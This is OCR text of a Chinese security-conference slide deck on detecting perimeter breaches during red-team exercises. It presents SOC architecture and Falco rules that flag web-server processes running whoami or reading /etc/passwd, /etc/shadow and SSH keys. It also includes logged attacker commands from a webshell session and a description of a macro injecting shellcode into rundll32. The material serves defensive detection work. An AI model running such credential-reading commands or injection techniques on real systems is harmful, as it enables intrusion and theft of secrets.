字节跳动 安全中心 × 安全范儿 BYTEDANCE SECURITY

第四期

实战攻防中边界突破的检测方案

奇安信网络安全部安全运营负责人 袁文宇

实战攻防

字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY

安全运营概述

安全运营全景图
安全运营架构图
规则全景图
作战地图

边界突破检测规则

web突破
钓鱼攻击
近源渗透
Wi-Fi钓鱼

实战攻防

Empower Security
Enrich life

字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY

安全运营概述

实战攻防

Empower Security
Enrich life

字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY

安全运营概述-安全运营全景图

实战攻防

Security
Enrich life

字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY

安全运营概述-安全运营架构

工具

SOC

- SCMDB
- 规则平台
- 事件平台
- 工单平台
- 有效性验证平台

人员

- 运营团队
  - 一线
  - 二线
- 规则团队
- 日志分析团队
- 攻击模拟团队

流程

- SOP
- SOAR
- 事件处置闭环（事件关单）
- 运营闭环（复盘机制）
  - 外部事件驱动
  - 同类事件驱动

字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY

安全运营概述-规则全景图

规则来源

- 攻防对抗
- 攻击模拟（作战地图）
- 安全事件
- 外部情报

规则覆盖

- 终端
  - EDR/sysmon
- 主机
  - HIDS/sysmon/audit log
- 流量
  - NIPS（天眼）
- web
  - nginx日志/tomcat日志、Apache日志/零信任日志等
- 应用
  - 应用日志/vpn
- 邮件
  - 邮件网关/邮件沙箱/tracelog
- 蜜罐
- 资产

规则类型

- 单一规则
  - 特征匹配
- 关联规则
  - 多日志源联合
- 缓慢低频规则
  - 基线
  - 阈值


实战攻防

Empower Security
Enrich life

字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY

安全运营概述- 作战地图

根据公司业务场景及安全防御情况，总结公司实际可能面临的攻击场景及手段，根据作战地图，做专项的攻击检测，验证、补充检测规则。右图为对边界突破部分总结。



实战攻防

Empower Security
Enrich life

字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY

安全检测规则

实战攻防

Empower Security
Enrich life

字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY

安全检测规则- Web边界突破

扩展字段1(事件描述):服务器 97发生对外服务进程查看系统敏感文件攻击事件，进程:root的/home/work/jdk1.8.0_151/bin/java对/usr/bin/cat进行创建进程。ATT&CK_ID：<span class\='attid'>T1190,ATT&CK阶段：<span class\='tactic'> Initial Access，来源：EDR规则
扩展字段2(主机名)
扩展字段3(源进程):/home/work/jdk1.8.0_151/bin/java
扩展字段4(事件解释):对外服务进程执行cat命令查看系统/etc/passwd等敏感文件，有命令执行漏洞被利用的风险
扩展字段5(进程树):systemd(root)(1)|java(root)(1633)
操作指令:/home/bsafe/.ssh/authorized_keys

hids检测

供应链攻击 → 代码审计漏洞(0day/nday) → 未授权访问+fastjson反序列化漏洞利用 → 植入内存马 → 命令执行翻找敏感信息 → 持久化/横向移动

Nips检测

受害IP	攻击IP	告警类型	威胁名称	攻击结果	威胁级别
		【攻击利用】代码执行	Fastjson反序列化...	企图	危急
		【攻击利用】代码执行	Fastjson反序列化...	企图	危急

实战攻防

Empower Security
Enrich life

安全检测规则- Web边界突破

假设加密流量没告警+内存马未检测出。我们如何感知攻击?

通过攻击者的行为，进程调用关系，进程外连等角度去检测

字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY

安全检测规则- Web边界突破

对外服务进程执行敏感命令：falco规则demo

对外服务进程： 进程树中包含web应用进程名，java，php，apache，httpd，tomcat等

```
- list: Web_Server
  items: [php, php-fpm, java, ngnix, apache2, apache, httpd, tomcat]

- macro: file_path_web
  condition: proc.aname in (Web_Server)

- list: Sensitive_command
  items: [whoami, id, ifconfig]

- rule: Web_Execution
  desc: web_excution
  condition: proc.name in (Sensitive_command) and file_path_web
  output: webserver executes sensitive commands (user=%user.name user_loginuid=%user.loginui
d command=%proc.cmdline parent=%proc.pname pcmdline=%proc.pcmdline program=%proc.name treepa
th= '%proc.aname[1](%proc.apid[1])|%proc.aname[2](%proc.apid[2])|%proc.aname[3](%proc.apid[3
])|%proc.aname[4](%proc.apid[4])|%proc.aname[5](%proc.apid[5])|%proc.aname[6](%proc.apid[6])
|%proc.aname[7](%proc.apid[7])')
  priority: WARNING
```

proc.name:进程名

proc.cmdline:命令行，进程名加参数

proc.pid:进程id

proc.aname: 进程树中的进程

proc.aname[0]当前进程，

proc.aname[1]父进程

proc.aname[2]祖父进程..


proc.apid: 进程树中的进程id

https://falco.org/docs/rules/supported-fields/

字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY

安全检测规则- Web边界突破

远程rce，执行命令



Falco产生的告警

```
10:44:02.834015800: Warning webserver executes sensitive commands (user=<NA> user_loginuid=-1 command=wh
oami parent=sh pcmdline=sh -c ping -c 4 [redacted]2|whoami program=whoami treepath= 'sh(13305)|apache2(
10570)|apache2(9249)|supervisord(9156)|docker-containe(9134)|docker-containe(17221)|dockerd-current(1721
1)')
```

某hids产生的日志

```
2021/[redacted]2    report_event[0,0]:{"eventId":0,"localTimestamp":1625193842,"newMachineId":"bdd883
526b147ee34162e32be[redacted]","object":{"pid":"13307","proc":"/usr/bin/whoami"},"operation":"create_proc",
"result":1,"service_id":"","standardTimestamp":1625193842,"subject":{"container_id":"589ac4c3d666ec70f42
4be778dfde4066543043e01a59f07765a5259e[redacted]","pid":"13305","proc_hash":"-1","proc_uuid":"b7824ae3ae750
6293976fa766968149e","process":"/bin/dash","type":"kernel","user":"unknow"},"tree_path":"systemd(root)(1
)|dockerd-current(root)(17211)|docker-containerd-current(root)(17221)|docker-containerd-shim-current(roo
t)(9134)|supervisord(root)(9156)|apache2(root)(9249)|apache2(unknow)(10570)|dash(unknow)(13305)","ucrc":
2552631508}
```

实战攻防

Empower Security
Enrich life

字节跳动安全中心 × 安全范化 BYTEDANCE SECURITY

安全检测规则-Web边界突破

对外服务进程查看敏感文件 falco规则demo

```
- list: Sensitive_file
  items: [/etc/passwd, /etc/shadow,]

- list: Sensitive_filename
  items: [id_rsa, known_hosts, authrized_keys]

- rule: Web_opened_file
  desc: Web program opened Sensitive_file
  condition: (fd.name in (Sensitive_file) or fd.filename in (Sensitive_filename)) and evt.type=open and
file_path_web
  output: Web program opened Sensitive_file (user=%user.name command=%proc.cmdline parent=%proc.pname pc
mdline=%proc.pcmdline program=%proc.name filename=%fd.filename file=%fd.name  treepath= '%proc.aname[1](
%proc.apid[1])|%proc.aname[2](%proc.apid[2])|%proc.aname[3](%proc.apid[3])|%proc.aname[4](%proc.apid[4])
%proc.aname[5](%proc.apid[5])|%proc.aname[6](%proc.apid[6])|%proc.aname[7](%proc.apid[7])')
  priority: WARNING
```

fd.name:文件名包含路径

fd.filename:文件名

evt.type:指定的系统调用的名称

实战攻防

Empower Security
Enrich life

字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY

安全检测规则-Web边界突破

webshell，执行命令

```
/var/www/html/upload/ >cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

Falco产生的告警

```
14:58:52.208017825: Warning Web program opened Sensitive_file (user=<NA> command=cat /etc/passwd parent=sh pcmdline=sh -c c
d /var/www/html/upload/;cat /etc/passwd program=cat filename=passwd file=/etc/passwd  treepath= 'sh(7347)|apache2(2516)|apa
che2(2141)|docker-containe(2119)docker-containe(17221)|dockerd-current(17211)|systemd(1)')
```

某hids产生的日志

```
2021/07 [redacted]  report_event[0,0]:{"eventId":0,"localTimestamp":1625209132,"newMachineId":"bdd883526b147ee34162e32be
1[redacted]","object":{"cmdline":"/etc/passwd ","pid":"7348","proc":"/bin/cat"},"operation":"create_proc","result":1,"service_i
d":"","standardTimestamp":1625209132,"subject":{"container_id":"0d074505860c39397c2925d2916b3f3bd33b466e9e77060914ff267a[redacted]
[redacted]","pid":"7347","proc_hash":"-1","proc_uuid":"a727a249886f59e7c371431b301b943b","process":"/bin/dash","type":"kernel","
user":"unknow"},"tree_path":"systemd(root)(1)|dockerd-current(root)(17211)|docker-containerd-current(root)(17221)|docker-co
ntainerd-shim-current(root)(2119)|apache2(root)(2141)|apache2(unknow)(2516)|dash(unknow)(7347)","ucrc":996113659}
```

实战攻防

Empower Security
Enrich life

字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY

安全检测规则- Web边界突破

实战攻防中的例子

右图为通过内存马连接，翻找ssh免密连接记录。

下图为上传webshell成功，执行命令

Time	sourceProcessName	destinationProcessName	fileName
February 2nd 2021, 19:00:12.000	/home/work/jdk1.8.0_151/bin/java	/usr/bin/bash	-c cat /etc/hosts
February 2nd 2021, 18:58:55.000	/home/work/jdk1.8.0_151/bin/java	/usr/bin/bash	-c cat /root/.ssh/id_rsa
February 2nd 2021, 18:58:55.000	/home/work/jdk1.8.0_151/bin/java	/usr/bin/cat	/root/.ssh/id_rsa
February 2nd 2021, 18:58:42.000	/home/work/jdk1.8.0_151/bin/java	/usr/bin/cat	/root/.ssh/known_hosts
February 2nd 2021, 18:58:42.000	/home/work/jdk1.8.0_151/bin/java	/usr/bin/bash	-c cat /root/.ssh/known_hosts
February 2nd 2021, 18:58:29.000	/home/work/jdk1.8.0_151/bin/java	/usr/bin/bash	-c ls -al /root/.ssh
February 2nd 2021, 18:58:23.000	/usr/bin/bash	/usr/bin/last	-
February 2nd 2021, 18:57:49.000	/home/work/jdk1.8.0_151/bin/java	/usr/bin/bash	-c ls -al /root/
February 2nd 2021, 18:57:06.000	/home/work/jdk1.8.0_151/bin/java	/usr/bin/bash	-c ls -al /root/.ssh/
February 2nd 2021, 18:56:40.000	/home/work/jdk1.8.0_151/bin/java	/usr/bin/bash	-c cat /home/bsafe/.ssh/authorized_keys
February 2nd 2021, 18:56:40.000	/home/work/jdk1.8.0	/usr/bin/cat	/home/bsafe/.ssh/authorized_keys

February 3rd 2021, 11:33:39.000	10.49.164.22	/usr/bin/bash	/usr/bin/whoami	-	对外服务进程执行敏感命令
February 3rd 2021, 11:33:39.000	10.49.164.22	/usr/bin/bash	/usr/bin/whoami	-	创建进程
February 3rd 2021, 11:33:39.000	10.49.164.22	/usr/sbin/php-fpm	/usr/bin/bash	-c whoami 2>&1	创建进程
February 3rd 2021, 11:30:13.000	10.49.164.22	/usr/sbin/php-fpm	-	/wwwroot/gh_web/storage/app/public/logo/1612323013r601a18c563b44.php	发现已知Webshell
February 3rd 2021, 11:25:16.000	10.49.164.22	/usr/sbin/php-fpm	-	/wwwroot/gh_web/storage/app/public/logo/1612322716r601a179c9a99e.php	创建文件
February 3rd 2021, 11:24:26.000	10.49.164.22	/usr/sbin/php-fpm	-	/wwwroot/gh_web/storage/app/public/logo/1612322666r601a176a82dee.jsp	创建文件

安全检测规则- Web边界突破

通过单一行为的告警误报量可能较大，需要通过加白优化，达到一个可运营的状态。可在进程树，资产信息，命令行中找到加白特征。

基于行为序列做告警，如10分钟内同一台服务器产生了以下三种行为：对外服务进程执行敏感命令，可疑外连，查看敏感文件，则生成一条告警。

安全检测规则- Web边界突破

1 对外服务进程自定义执行的敏感系统命令如： whoami，ifconfig/ipconfig。

2 对外服务进程查看/执行敏感文件：

etc/passwd，.ssh/id_rsa .ssh/known_hosts等。

3 建立对外服务进程执行命令的检测模型，命令集合、新增命令。

4 可疑的网络连接。


5 多种行为关联，行为序列告警。

6 rasp检测：hook函数。


字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY

安全检测规则-钓鱼攻击

QQ/微信投递样本



邮件附件投递样本



邮件内容网盘下载投递样本


实战攻防

Empower Security
Enrich life

字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY

安全检测规则-钓鱼攻击

宏样本分析



事件名称	发现时间	事件级别	子事件类型
【SEC平台报警-已运营】|P7|SEC-Skylar-office启动系统进程|服务器与主机安全事件|03-网络攻击|SEC-Skylar-office启动系统进程	2021-05-27 18:56:27	P6	网安红队行动触发
【SEC平台报警-已运营】|P7|SEC-Skyeye705|服务器与主机安全事件|03-网络攻击|发现CobaltStrike行为	2021-05-27 18:56:36	P6	网安红队行动触发
【SEC平台报警-已运营】|P7|SEC-SM026|服务器与主机安全事件|04-病毒木马|检测到excel.exe异常调用,疑似excel钓鱼上线	2021-05-27 18:56:27	P6	网安红队行动触发
【SEC平台报警-已运营】|P7|SEC-Sysmon-进程注入|服务器与主机安全事件|03-网络攻击|SEC-Sysmon-进程注入	2021-05-27 18:56:27	P6	网安红队行动触发

实战攻防

Empower Security
Enrich life


字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY

安全检测规则-钓鱼攻击

宏样本分析

启动rundll32并注入shellcode

对这段vba代码进行调试，查看具体写入rundll32的shellcode。这里是通过CreateRemoteThread函数来启动一个新线程执行shellcode， 将10进制地址47448064转换成16进制就是对应rundll32执行shellcode的内存空间0x2D40000



实战攻防

